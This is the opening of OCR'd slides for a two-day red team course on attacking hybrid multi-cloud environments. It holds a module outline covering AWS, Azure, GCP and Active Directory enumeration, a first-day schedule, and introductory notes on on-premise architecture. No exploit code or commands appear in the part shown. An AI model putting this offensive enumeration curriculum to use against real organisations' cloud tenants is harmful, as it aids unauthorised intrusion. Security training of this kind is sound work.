
Attacking Hybrid Multi-Cloud Environment

2-Day Training Material + Exercises



HYBRID MULTI CLOUD RED TEAM

SECTION - A : INTRODUCTION TO HYBRID MULTI CLOUD ENVIRONMENT

Module 1 : Hybrid Multi Cloud Environment Overview

- On-Premise AD Architecture
- Multi Cloud Architecture
- Hybrid Multi Cloud Architecture
- On-Premise Vs Cloud

Module 2 : Introduction and Enumeration of AWS Cloud

- Authentication Methods for AWS Cloud
- Identity and Access Management
- AWS Cloud Services
- **Exercise Enumeration**

Module 3 : Introduction and Enumeration of Azure Cloud

- Authentication Methods for Azure Cloud
- Azure AD & O365
- ARM's Role Based Access Control
- Azure Cloud Services
- **Exercise - Enumeration**

Module 4 : Introduction and Enumeration of Google Cloud [GCP]

- Authentication Methods for Google Cloud
- Cloud Identity & Access Management
- Google Workspace [G-Suite]
- Google Cloud Services
- **Exercise - Enumeration**

Module 5 : Introduction and Enumeration of Active Directory [AD]

- Authentication Methods for Active Directory
- Identity & Access Management
- AD Services
- On-Premise to Cloud Connectivity
- **Exercise - Enumeration**

Training Day 1 Schedule

Time (IST)	Module Name
10:00 - 10:30 PM IST	Hybrid Multi-Cloud Red Team Overview
10 Minutes Break	
10:40 - 12:00 AM IST	Introduction & Enumeration of AWS
10 minutes Break	
12:15 - 1:45 AM IST	Introduction & Enumeration of GCP
30 Minutes Break	
2:15 - 4:00 AM IST	Introduction & Enumeration of Azure
10 minutes Break	
4:10 - 5 AM IST	Introduction & Enumeration of AD

SECTION - A

INTRODUCTION TO HYBRID MULTI CLOUD ENVIRONMENT

Module 1 : Hybrid Multi Cloud Environment Overview

Module 2 : Introduction & Enumeration of AWS Cloud

Module 3 : Introduction & Enumeration of Azure Cloud

Module 4 : Introduction & Enumeration of Google Cloud

Module 5 : Introduction & Enumeration of On-Premise [AD]

Module - 1 : Hybrid Multi Cloud Environment Overview

1.1 On-Premise AD Architecture

1.2 Multi Cloud Architecture

1.3 Hybrid Multi Cloud Architecture


1.4 On-Premise Vs Cloud

Overview

Hybrid Multi Cloud Environment is combination of On-premise and Multi Cloud Environment

- On-Premise Environment
- AWS Cloud
- Azure Cloud
- Google Cloud [GCP]

Hybrid Multi Cloud Environment Overview



1.1 On-Premise AD Architecture

- **Deployment** : In an on-premises environment, resources are deployed in-house and within an enterprise's IT infrastructure.


- **Control** : In an on-premises environment, enterprises retain all their data and are fully in control of what happens to it, for better or worse.

- **Security** : Companies that have extra sensitive information, such as government and banking industries must have a certain level of security and privacy that an on-premises environment provides.


- **Cost** : enterprises that deploy software on premise, they are responsible for the ongoing costs of the server hardware, power consumption, and space.

- On-premise environments are combinations of -
  - External Network
  - Demilitarized zone
  - Internal Network
  - Active Directory

Network Architecture of On-Premise Environment



Network Architecture of Active Directory Environment




1.2 Multi Cloud Architecture

- A multi cloud environment is one where an enterprise uses more than one cloud platform.

